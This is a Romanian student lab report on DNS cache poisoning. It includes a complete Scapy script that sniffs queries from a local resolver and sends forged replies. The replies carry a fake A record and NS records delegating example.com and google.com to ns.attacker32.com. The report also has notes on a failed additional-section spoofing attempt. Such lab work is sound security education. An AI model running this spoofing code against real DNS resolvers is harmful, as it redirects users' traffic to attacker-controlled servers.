
- Am reusit inainte sa setez ns.attacker32.com ca server de nume pentru domeniul **example.com**
- in *dns_example_com_task_4.py* am facut modificarile corespunzatoare pentru un atac prin care falsificam si serverul de nume pentru al domeniu cum ar fi cel pentru google.com

L08 > Birlutiu_Claudiu_L08 > Birlutiu_Claudiu_Cod > volumes > dns_example_com_task_4.py > spoof_dns > NS_google

```python
#!/usr/bin/env python3
from scapy.all import *

def spoof_dns(pkt):
  #verificăm dacă un pachet de rețea (pkt) utilizează protocolul DNS și
  #dacă numele de domeniu interogat (QNAME) în cadrul pachetului este "www.example.com".
  if (DNS in pkt and 'www.example.com' in pkt[DNS].qd.qname.decode('utf-8')):
    pkt.show()
    # Swap the source and destination IP address
    IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)
    # Swap the source and destination port number
    UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)
    # The Answer Section
    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                   ttl=259200, rdata='10.0.2.5')
    # Adaugarea campului de authority pentru example.com
    NS_example = DNSRR(rrname='example.com', type='NS',
                       ttl=259200, rdata='ns.attacker32.com')
    # adaugam un nou domeniu pe care sa il fasificam de exemplu google.com
    NS_google = DNSRR(rrname='google.com', type='NS',
                       ttl=259200, rdata='ns.attacker32.com')
    # Construct the DNS packet
    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,
                 qdcount=1, ancount=1, nscount=2, arcount=0,
                 an=Anssec, ns=NS_example/NS_google)
    # Construct the entire IP packet and send it out
    spoofpkt = IPpkt/UDPpkt/DNSpkt
    send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns() - atacam serverul local de dns
f = 'udp and src host 10.9.0.53  and dst port 53'
pkt = sniff(iface='br-8eb738e511da', filter=f, prn=spoof_dns)
```

- stergem cache-ul din serverul de nume local, lansam in executie scriptul *dns_example_com_task_4.py* si exceutam interogari de tipul dig pe containerul user


- observam ca s-a pus si domeniu; google.com la serverul de nume ns.attacker32.com




- NU A MERS pur si simplu, doar prin inversare

Sarcina 5: Falsificarea înregistrărilor din secțiunea `Additional`


- In cadrul acestei sarcini incercam sa adaugam un additional section cu niste valori pe care dorim sa le punem in DNS cache (de exemplu sa falsificam serverul de nume pentru facebook.com) - o sa vedem ca nu se poate
- am creat urmatorul scritp python cu aditional section-ul mentionat



- am sters cache-ul din serverul local de DNS si am executat scriptul de mai sus in containerul atacatorului; aceeasi interogare pusa in containerul user (dig www.example.com)



- cautam in cache daca s-au adaugat valorile dorite



- ceea ce s-a adaugat este la domeniul **example.com** cele 2 servere de nume ce pot fi interogate pentru a accesa ip-ul domeniului (ns.example.com su ns.attacker.com) deoarece acestea au fost adaugate in sectiunea de authority
- in schimb, toate cele 3 intrari pe care le-am dorit sa le adaugam in cache (attacker32.com., ns.example.net. Si www.facebook.com) nu s-au salvat in cache, ci au fost ignorate, doarece nu faceau referire la domeniul example.com